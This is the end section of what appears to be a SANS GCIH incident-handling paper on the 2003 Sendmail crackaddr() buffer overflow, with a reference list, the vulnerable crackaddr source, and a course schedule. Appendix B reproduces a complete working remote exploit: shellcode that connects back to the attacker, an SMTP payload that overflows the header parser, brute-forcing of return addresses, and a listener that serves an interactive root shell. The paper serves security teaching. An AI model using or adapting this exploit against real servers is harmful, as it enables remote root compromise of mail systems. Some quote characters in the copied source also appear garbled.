SANS Institue and Ed Skoudis Computer and Network Hacker Exploits (track 4) (4 May 2003)

" Internet Storm Center – top 10 ports " URL:http://isc.incidents.org/top10.html(20 May 2003)

"127 Research and Development" URL: http://www.7f.no-ip.com/ (28 May 2003)

"Sendmail FAQ, Section 2" URL:http://www.sendmail.org/faq/section2.html - 2.7 (21 May 2003)

Verton, Dan "Sendmail exploit code posted on hacker site" URL:http://www.computerworld.com/securitytopics/security/holes/story/0,10801,79021,00.html (22 May 2003)

Verton, Dan "Major Internet vulnerability discovered in e-mail protocol" URL:http://www.computerworld.com/securitytopics/security/holes/story/0,10801,78991,00.html (29 May 2003)

Lemos, Robert "Hackers' code exploits Sendmail flaw" URL:http://news.com.com/2100-1002-991041.html?tag=fd_top (30 May 2003)

Poulsen, Kevin "California disclosure law has national reach" URL:http://www.theregister.co.uk/content/55/28760.html (10 June 2003)

Grover, Sandeep "Buffer Overflow Attacks and Their Countermeasure" URL:http://www.linuxjournal.com/article.php?sid=6701 (2 Jun 2003)

Aleph One "Smashing The Stack For Fun And Profit by Aleph One " URL:http://destroy.net/machines/security/P49-14-Aleph-One (29 May 2003)

Online Docs "GNU Compiler Collection (GCC) Internals" URL:http://gcc.gnu.org/onlinedocs/gccint/Trampolines.html

"Securiteam.com Technical Analysis of Remote Sendmail Vulnerability (Exploit))" URL:http://www.securiteam.com/unixfocus/5PP03209FW.html (2 Jun 2003)

Tweney, Dylan “Defensive Postures - - CIO Magazine Jun 15,2003” URL:http://www.cio.com/archive/061503/et_article.html (17 Jun 2003)

“sendmail Header Processing Vulnerability” URL:http://securecomputing.stanford.edu/alerts/sendmail-vuln.html (17 May 2003)

“Senior Systems Administrator's Journal” URL: http://chris.dci-uk.com/print.php?sid=26 (18 May 2003)

Alarcon, Stephanie “Port 25 (SMTP)-Remote Sendmail Header Processing Vulnerability: Exploiting the Internet’s Second Most Popular Pasttime” URL: http://www.giac.org/practical/GCIH/stephanie_alarcon_GCIH.pdf (19 Jun 2003)

Appendix A

The crackaddr function from Sendmail version 8.12.7

```
**  CRACKADDR -- parse an address and turn it into a macro
**
**      This doesn't actually parse the address -- it just extracts
**      it and replaces it with "$g".  The parse is totally ad hoc
**      and isn't even guaranteed to leave something syntactically
**      identical to what it started with.  However, it does leave
**      something semantically identical.
**
**      This algorithm has been cleaned up to handle a wider range
**      of cases -- notably quoted and backslash escaped strings.
**      This modification makes it substantially better at preserving
**      the original syntax.
**
**      Parameters:
**              addr -- the address to be cracked.
**
**      Returns:
**              a pointer to the new version.
**
**      Side Effects:
**              none.
**
**      Warning:
**              The return value is saved in local storage and should
**              be copied if it is to be reused.
*/

char *
crackaddr(addr)
        register char *addr;
{
        register char *p;
        register char c;
        int cmtlev;
        int realcmtlev;
        int anglelev, realanglelev;
        int copylev;
        int bracklev;
        bool qmode;
        bool realqmode;
```

```
bool skipping;
bool putgmac = false;
bool quoteit = false;
bool gotangle = false;
bool gotcolon = false;
register char *bp;
char *buflim;
char *bufhead;
char *addrhead;
static char buf[MAXNAME + 1];

if (tTd(33, 1))
        sm_dprintf("crackaddr(%s)\n", addr);

/* strip leading spaces */
while (*addr != '\0' && isascii(*addr) && isspace(*addr))
        addr++;

/*
**  Start by assuming we have no angle brackets.  This will be
**  adjusted later if we find them.
*/

bp = bufhead = buf;
buflim = &buf[sizeof buf - 7];
p = addrhead = addr;
copylev = anglelev = realanglelev = cmtlev = realcmtlev = 0;
bracklev = 0;
qmode = realqmode = false;

while ((c = *p++) != '\0')
{
        /*
        **  If the buffer is overful, go into a special "skipping"
        **  mode that tries to keep legal syntax but doesn't actually
        **  output things.
        */

        skipping = bp >= buflim;

        if (copylev > 0 && !skipping)
                *bp++ = c;

        /* check for backslash escapes */
        if (c == '\\')
        {
```

```
		/* arrange to quote the address */
		if (cmtlev <= 0 && !qmode)
			quoteit = true;

		if ((c = *p++) == '\0')
		{
			/* too far */
			p--;
			goto putg;
		}
		if (copylev > 0 && !skipping)
			*bp++ = c;
		goto putg;
	}

	/* check for quoted strings */
	if (c == '"' && cmtlev <= 0)
	{
		qmode = !qmode;
		if (copylev > 0 && !skipping)
			realqmode = !realqmode;
		continue;
	}
	if (qmode)
		goto putg;

	/* check for comments */
	if (c == '(')
	{
		cmtlev++;

		/* allow space for closing paren */
		if (!skipping)
		{
			buflim--;
			realcmtlev++;
			if (copylev++ <= 0)
			{
				if (bp != bufhead)
					*bp++ = ' ';
				*bp++ = c;
			}
		}
	}
	if (cmtlev > 0)
	{
```

```
		if (c == ')')
		{
			cmtlev--;
			copylev--;
			if (!skipping)
			{
				realcmtlev--;
				buflim++;
			}
		}
		continue;
	}
	else if (c == ')')
	{
		/* syntax error: unmatched ) */
		if (copylev > 0 && !skipping)
			bp--;
	}

	/* count nesting on [ ... ] (for IPv6 domain literals) */
	if (c == '[')
		bracklev++;
	else if (c == ']')
		bracklev--;

	/* check for group: list; syntax */
	if (c == ':' && anglelev <= 0 && bracklev <= 0 &&
	    !gotcolon && !ColonOkInAddr)
	{
		register char *q;

		/*
		**  Check for DECnet phase IV ``::" (host::user)
		**  or **  DECnet phase V ``:." syntaxes.  The latter
		**  covers ``user@DEC:.tay.myhost" and
		**  ``DEC:.tay.myhost::user" syntaxes (bletch).
		*/

		if (*p == ':' || *p == '.')
		{
			if (cmtlev <= 0 && !qmode)
				quoteit = true;
			if (copylev > 0 && !skipping)
			{
				*bp++ = c;
				*bp++ = *p;
```

```
            }
            p++;
            goto putg;
    }

    gotcolon = true;

    bp = bufhead;
    if (quoteit)
    {
            *bp++ = '"';

            /* back up over the ':' and any spaces */
            --p;
            while (isascii(*--p) && isspace(*p))
                    continue;
            p++;
    }
    for (q = addrhead; q < p; )
    {
            c = *q++;
            if (bp < buflim)
            {
                    if (quoteit && c == '"')
                            *bp++ = '\\';
                    *bp++ = c;
            }
    }
    if (quoteit)
    {
            if (bp == &bufhead[1])
                    bp--;
            else
                    *bp++ = '"';
            while ((c = *p++) != ':')
            {
                    if (bp < buflim)
                            *bp++ = c;
            }
            *bp++ = c;
    }

    /* any trailing white space is part of group: */
    while (isascii(*p) && isspace(*p) && bp < buflim)
            *bp++ = *p++;
    copylev = 0;
```

```
        putgmac = quoteit = false;
        bufhead = bp;
        addrhead = p;
        continue;
}

if (c == ';' && copylev <= 0 && !ColonOkInAddr)
{
        if (bp < buflim)
                *bp++ = c;
}

/* check for characters that may have to be quoted */
if (strchr(MustQuoteChars, c) != NULL)
{
        /*
        **  If these occur as the phrase part of a <>
        **  construct, but are not inside of () or already
        **  quoted, they will have to be quoted.  Note that
        **  now (but don't actually do the quoting).
        */

        if (cmtlev <= 0 && !qmode)
                quoteit = true;
}

/* check for angle brackets */
if (c == '<')
{
        register char *q;

        /* assume first of two angles is bogus */
        if (gotangle)
                quoteit = true;
        gotangle = true;

        /* oops -- have to change our mind */
        anglelev = 1;
        if (!skipping)
                realanglelev = 1;

        bp = bufhead;
        if (quoteit)
        {
                *bp++ = '"';
```

```
                /* back up over the '<' and any spaces */
                --p;
                while (isascii(*--p) && isspace(*p))
                        continue;
                p++;
        }
        for (q = addrhead; q < p; )
        {
                c = *q++;
                if (bp < buflim)
                {
                        if (quoteit && c == "")
                                *bp++ = '\\';
                        *bp++ = c;
                }
        }
        if (quoteit)
        {
                if (bp == &buf[1])
                        bp--;
                else
                        *bp++ = "";
                while ((c = *p++) != '<')
                {
                        if (bp < buflim)
                                *bp++ = c;
                }
                *bp++ = c;
        }
        copylev = 0;
        putgmac = quoteit = false;
        continue;
}

if (c == '>')
{
        if (anglelev > 0)
        {
                anglelev--;
                if (!skipping)
                {
                        realanglelev--;
                        buflim++;
                }
        }
        else if (!skipping)
```

```
                {
                        /* syntax error: unmatched > */
                        if (copylev > 0)
                                bp--;
                        quoteit = true;
                        continue;
                }
                if (copylev++ <= 0)
                        *bp++ = c;
                continue;
        }

        /* must be a real address character */
putg:
        if (copylev <= 0 && !putgmac)
        {
                if (bp > bufhead && bp[-1] == ')')
                        *bp++ = ' ';
                *bp++ = MACROEXPAND;
                *bp++ = 'g';
                putgmac = true;
        }
}

/* repair any syntactic damage */
if (realqmode)
        *bp++ = '"';
while (realcmtlev-- > 0)
        *bp++ = ')';
while (realanglelev-- > 0)
        *bp++ = '>';
*bp++ = '\0';

if (tTd(33, 1))
{
        sm_dprintf("crackaddr=>`");
        xputs(buf);
        sm_dprintf("'\n");
}

return buf;
}
```

Appendix B

```
/* Sendmail <8.12.8 crackaddr() exploit by bysin */
/*          from the l33tsecurity crew        */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

int maxarch=1;
struct arch {
        char *os;
        int angle,nops;
        unsigned long aptr;
} archs[] = {
        {"Slackware 8.0 with sendmail 8.11.4",138,1,0xbfffbe34}
};


////////////////////////////////////////////////////////

#define LISTENPORT 2525
#define BUFSIZE 4096

char code[]=                /* 116 bytes                    */
   "\xeb\x02"               /* jmp    <shellcode+4>          */
   "\xeb\x08"               /* jmp    <shellcode+12>         */
   "\xe8\xf9\xff\xff\xff"   /* call   <shellcode+2>          */
   "\xcd\x7f"               /* int    $0x7f                  */
   "\xc3"                   /* ret                           */
   "\x5f"                   /* pop    %edi                   */
   "\xff\x47\x01"           /* incl   0x1(%edi)              */
   "\x31\xc0"               /* xor    %eax,%eax              */
   "\x50"                   /* push   %eax                   */
   "\x6a\x01"               /* push   $0x1                   */
   "\x6a\x02"               /* push   $0x2                   */
   "\x54"                   /* push   %esp                   */
   "\x59"                   /* pop    %ecx                   */
   "\xb0\x66"               /* mov    $0x66,%al              */
   "\x31\xdb"               /* xor    %ebx,%ebx              */
   "\x43"                   /* inc    %ebx                   */
   "\xff\xd7"               /* call   *%edi                  */
   "\xba\xff\xff\xff\xff"   /* mov    $0xffffffff,%edx       */
   "\xb9\xff\xff\xff\xff"   /* mov    $0xffffffff,%ecx       */
   "\x31\xca"               /* xor    %ecx,%edx              */
   "\x52"                   /* push   %edx                   */
   "\xba\xfd\xff\xff\xff"   /* mov    $0xfffffffd,%edx       */
   "\xb9\xff\xff\xff\xff"   /* mov    $0xffffffff,%ecx       */
   "\x31\xca"               /* xor    %ecx,%edx              */
```

```
    "\x52"                  /* push   %edx                  */
    "\x54"                  /* push   %esp                  */
    "\x5e"                  /* pop    %esi                  */
    "\x6a\x10"                /* push   $0x10                */
    "\x56"                  /* push   %esi                  */
    "\x50"                  /* push   %eax                  */
    "\x50"                  /* push   %eax                  */
    "\x5e"                  /* pop    %esi                  */
    "\x54"                  /* push   %esp                  */
    "\x59"                  /* pop    %ecx                  */
    "\xb0\x66"                /* mov    $0x66,%al             */
    "\x6a\x03"                /* push   $0x3                 */
    "\x5b"                  /* pop    %ebx                  */
    "\xff\xd7"                /* call   *%edi                 */
    "\x56"                  /* push   %esi                  */
    "\x5b"                  /* pop    %ebx                  */
    "\x31\xc9"                /* xor    %ecx,%ecx             */
    "\xb1\x03"                /* mov    $0x3,%cl              */
    "\x31\xc0"                /* xor    %eax,%eax             */
    "\xb0\x3f"                /* mov    $0x3f,%al             */
    "\x49"                  /* dec    %ecx                  */
    "\xff\xd7"                /* call   *%edi                 */
    "\x41"                  /* inc    %ecx                  */
    "\xe2\xf6"                /* loop   <shellcode+81>        */
    "\x31\xc0"                /* xor    %eax,%eax             */
    "\x50"                  /* push   %eax                  */
    "\x68\x2f\x2f\x73\x68"      /* push   $0x68732f2f           */
    "\x68\x2f\x62\x69\x6e"      /* push   $0x6e69622f           */
    "\x54"                  /* push   %esp                  */
    "\x5b"                  /* pop    %ebx                  */
    "\x50"                  /* push   %eax                  */
    "\x53"                  /* push   %ebx                  */
    "\x54"                  /* push   %esp                  */
    "\x59"                  /* pop    %ecx                  */
    "\x31\xd2"                /* xor    %edx,%edx             */
    "\xb0\x0b"                /* mov    $0xb,%al              */
    "\xff\xd7"                /* call   *%edi                 */
;


void header() {
        printf("\nSendmail <8.12.8 crackaddr() exploit by bysin\n");
        printf("         from the l33tsecurity crew        \n\n");
}

void printtargets() {
        unsigned long i;
        header();
        printf("\t  Target\t Addr\t\t OS\n");
        printf("\t-----------------------------------------\n");
        for (i=0;i<maxarch;i++) printf("\t* %d\t\t 0x%08x\t %s\n",i,archs[i].aptr,archs[i].os);
        printf("\n");
}

void writesocket(int sock, char *buf) {
        if (send(sock,buf,strlen(buf),0) <= 0) {
```

```
                printf("Error writing to socket\n");
                exit(0);
        }
}

void readsocket(int sock, int response) {
        char temp[BUFSIZE];
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
                printf("Error reading from socket\n");
                exit(0);
        }
        if (response != atol(temp)) {
                printf("Bad response: %s\n",temp);
                exit(0);
        }
}

int readutil(int sock, int response) {
        char temp[BUFSIZE],*str;
        while(1) {
                fd_set readfs;
                struct timeval tm;
                FD_ZERO(&readfs);
                FD_SET(sock,&readfs);
                tm.tv_sec=1;
                tm.tv_usec=0;
                if(select(sock+1,&readfs,NULL,NULL,&tm) <= 0) return 0;
                memset(temp,0,sizeof(temp));
                if (recv(sock,temp,sizeof(temp),0) <= 0) {
                        printf("Error reading from socket\n");
                        exit(0);
                }
                str=(char*)strtok(temp,"\n");
                while(str && *str) {
                        if (atol(str) == response) return 1;
                        str=(char*)strtok(NULL,"\n");
                }
        }
}

#define NOTVALIDCHAR(c)
(((c)==0x00)||((c)==0x0d)||((c)==0x0a)||((c)==0x22)||(((c)&0x7f)==0x24)||(((c)>=0x80)&&((c)<0xa0
)))

void findvalmask(char* val,char* mask,int len) {
        int i;
        unsigned char c,m;
        for(i=0;i<len;i++) {
                c=val[i];
                m=0xff;
                while(NOTVALIDCHAR(c^m)||NOTVALIDCHAR(m)) m--;
                val[i]=c^m;
                mask[i]=m;
        }
}
```

```
void fixshellcode(char *host, unsigned short port) {
        unsigned long ip;
        char abuf[4],amask[4],pbuf[2],pmask[2];
        if ((ip = inet_addr(host)) == -1) {
                struct hostent *hostm;
                if ((hostm=gethostbyname(host)) == NULL) {
                        printf("Unable to resolve local address\n");
                        exit(0);
                }
                memcpy((char*)&ip, hostm->h_addr, hostm->h_length);
        }
        abuf[3]=(ip>>24)&0xff;
        abuf[2]=(ip>>16)&0xff;
        abuf[1]=(ip>>8)&0xff;
        abuf[0]=(ip)&0xff;
        pbuf[0]=(port>>8)&0xff;
        pbuf[1]=(port)&0xff;
        findvalmask(abuf,amask,4);
        findvalmask(pbuf,pmask,2);
        memcpy(&code[33],abuf,4);
        memcpy(&code[38],amask,4);
        memcpy(&code[48],pbuf,2);
        memcpy(&code[53],pmask,2);
}

void getrootprompt() {
        int sockfd,sin_size,tmpsock,i;
        struct sockaddr_in my_addr,their_addr;
        char szBuffer[1024];
        if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                printf("Error creating listening socket\n");
                return;
        }
        my_addr.sin_family = AF_INET;
        my_addr.sin_port = htons(LISTENPORT);
        my_addr.sin_addr.s_addr = INADDR_ANY;
        memset(&(my_addr.sin_zero), 0, 8);
        if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -1) {
                printf("Error binding listening socket\n");
                return;
        }
        if (listen(sockfd, 1) == -1) {
                printf("Error listening on listening socket\n");
                return;
        }
        sin_size = sizeof(struct sockaddr_in);
        if ((tmpsock = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1) {
                printf("Error accepting on listening socket\n");
                return;
        }
        writesocket(tmpsock,"uname -a\n");
        while(1) {
                fd_set readfs;
                FD_ZERO(&readfs);
                FD_SET(0,&readfs);
```

```
                        FD_SET(tmpsock,&readfs);
                        if(select(tmpsock+1,&readfs,NULL,NULL,NULL)) {
                                int cnt;
                                char buf[1024];
                                if (FD_ISSET(0,&readfs)) {
                                        if ((cnt=read(0,buf,1024)) < 1) {
                                                if(errno==EWOULDBLOCK ||
errno==EAGAIN) continue;
                                        else {
                                                                printf("Connection closed\n");
                                                                return;
                                                        }
                                        }
                                        write(tmpsock,buf,cnt);
                                }
                                if (FD_ISSET(tmpsock,&readfs)) {
                                        if ((cnt=read(tmpsock,buf,1024)) < 1) {
                                                if(errno==EWOULDBLOCK ||
errno==EAGAIN) continue;
                                        else {
                                                                printf("Connection closed\n");
                                                                return;
                                                        }
                                        }
                                        write(1,buf,cnt);
                                }
                        }
                }
                close(tmpsock);
                close(sockfd);
                return;
}

int main(int argc, char **argv) {
                struct sockaddr_in server;
                unsigned long ipaddr,i,bf=0;
                int sock,target;
                char tmp[BUFSIZE],buf[BUFSIZE],*p;
                if (argc <= 3) {
                        printf("%s <target ip> <myip> <target number> [bruteforce start
addr]\n",argv[0]);
                        printtargets();
                        return 0;
                }
                target=atol(argv[3]);
                if (target < 0 || target >= maxarch) {
                        printtargets();
                        return 0;
                }
                if (argc > 4) sscanf(argv[4],"%x",&bf);

                header();

                fixshellcode(argv[2],LISTENPORT);
                if (bf && !fork()) {
                        getrootprompt();
```

```
                return 0;
        }

bfstart:
        if (bf) {
                printf("Trying address 0x%x\n",bf);
                fflush(stdout);
        }
        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                printf("Unable to create socket\n");
                exit(0);
        }
        server.sin_family = AF_INET;
        server.sin_port = htons(25);
        if (!bf) {
                printf("Resolving address... ");
                fflush(stdout);
        }
        if ((ipaddr = inet_addr(argv[1])) == -1) {
                struct hostent *hostm;
                if ((hostm=gethostbyname(argv[1])) == NULL) {
                        printf("Unable to resolve address\n");
                        exit(0);
                }
                memcpy((char*)&server.sin_addr, hostm->h_addr, hostm->h_length);
        }
        else server.sin_addr.s_addr = ipaddr;
        memset(&(server.sin_zero), 0, 8);
        if (!bf) {
                printf("Address found\n");
                printf("Connecting... ");
                fflush(stdout);
        }
        if (connect(sock,(struct sockaddr *)&server, sizeof(server)) != 0) {
                printf("Unable to connect\n");
                exit(0);
        }
        if (!bf) {
                printf("Connected!\n");
                printf("Sending exploit... ");
                fflush(stdout);
        }
        readsocket(sock,220);
        writesocket(sock,"HELO yahoo.com\r\n");
        readsocket(sock,250);
        writesocket(sock,"MAIL FROM: spiderman@yahoo.com\r\n");
        readsocket(sock,250);
        writesocket(sock,"RCPT TO: MAILER-DAEMON\r\n");
        readsocket(sock,250);
        writesocket(sock,"DATA\r\n");
        readsocket(sock,354);
        memset(buf,0,sizeof(buf));
        p=buf;
        for (i=0;i<archs[target].angle;i++) {
                *p++='<';
                *p++='>';
```

```
}
*p++='(';
for (i=0;i<archs[target].nops;i++) *p++=0xf8;
*p++=')';
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];
*p++=0;
sprintf(tmp,"Full-name: %s\r\n",buf);
writesocket(sock,tmp);
sprintf(tmp,"From: %s\r\n",buf);
writesocket(sock,tmp);

p=buf;
archs[target].aptr+=4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];

for (i=0;i<0x14;i++) *p++=0xf8;
archs[target].aptr+=0x18;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];

for (i=0;i<0x4c;i++) *p++=0x01;
archs[target].aptr+=0x4c+4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];

for (i=0;i<0x8;i++) *p++=0xf8;
archs[target].aptr+=0x08+4;
*p++=((char*)&archs[target].aptr)[0];
*p++=((char*)&archs[target].aptr)[1];
*p++=((char*)&archs[target].aptr)[2];
*p++=((char*)&archs[target].aptr)[3];

for (i=0;i<0x20;i++) *p++=0xf8;
for (i=0;i<strlen(code);i++) *p++=code[i];

*p++=0;
sprintf(tmp,"Subject: AAAAAAAAAAA%s\r\n",buf);
writesocket(sock,tmp);
writesocket(sock,".\r\n");
if (!bf) {
        printf("Exploit sent!\n");
        printf("Waiting for root prompt...\n");
        if (readutil(sock,451)) printf("Failed!\n");
        else getrootprompt();
}
else {
```

```
                readutil(sock,451);
                close(sock);
                bf+=4;
                goto bfstart;
        }
}
```

Last Updated: January 23rd, 2018

Upcoming SANS Penetration Testing

Mentor Session - SEC542	Louisville, KY	Jan 24, 2018 - Mar 28, 2018	Mentor
SANS Dubai 2018	Dubai, United Arab Emirates	Jan 27, 2018 - Feb 01, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
Community SANS Charlotte SEC504	Charlotte, NC	Jan 29, 2018 - Feb 03, 2018	Community SANS
SANS Miami 2018	Miami, FL	Jan 29, 2018 - Feb 03, 2018	Live Event
Cyber Threat Intelligence Summit & Training 2018	Bethesda, MD	Jan 29, 2018 - Feb 05, 2018	Live Event
SANS London February 2018	London, United Kingdom	Feb 05, 2018 - Feb 10, 2018	Live Event
SANS Scottsdale 2018	Scottsdale, AZ	Feb 05, 2018 - Feb 10, 2018	Live Event
Community SANS Columbia SEC542	Columbia, MD	Feb 05, 2018 - Feb 10, 2018	Community SANS
SANS Southern California- Anaheim 2018	Anaheim, CA	Feb 12, 2018 - Feb 17, 2018	Live Event
SANS Secure India 2018	Bangalore, India	Feb 12, 2018 - Feb 17, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201802, Germany	Feb 13, 2018 - Mar 22, 2018	vLive
SANS Brussels February 2018	Brussels, Belgium	Feb 19, 2018 - Feb 24, 2018	Live Event
Cloud Security Summit & Training 2018	San Diego, CA	Feb 19, 2018 - Feb 26, 2018	Live Event
SANS Secure Japan 2018	Tokyo, Japan	Feb 19, 2018 - Mar 03, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS New York City Winter 2018	New York, NY	Feb 26, 2018 - Mar 03, 2018	Live Event
SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201802,	Feb 27, 2018 - Apr 12, 2018	vLive
Mentor Session - SEC504	Seattle, WA	Mar 01, 2018 - Apr 12, 2018	Mentor
SANS London March 2018	London, United Kingdom	Mar 05, 2018 - Mar 10, 2018	Live Event
Community SANS Virginia Beach SEC504	Virginia Beach, VA	Mar 05, 2018 - Mar 10, 2018	Community SANS
Mentor Session - SEC504	Stroudsburg, PA	Mar 06, 2018 - Apr 03, 2018	Mentor
SANS Paris March 2018	Paris, France	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Osaka 2018	Osaka, Japan	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS San Francisco Spring 2018	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
Mentor Session - SEC560	Baltimore, MD	Mar 12, 2018 - Apr 12, 2018	Mentor
Mentor Session - SEC504	Long Beach, CA	Mar 12, 2018 - May 21, 2018	Mentor
San Francisco Spring 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	vLive
Community SANS Dallas SEC504	Dallas, TX	Mar 12, 2018 - Mar 17, 2018	Community SANS
Mentor Session AW - SEC504	Oklahoma City, OK	Mar 16, 2018 - Apr 20, 2018	Mentor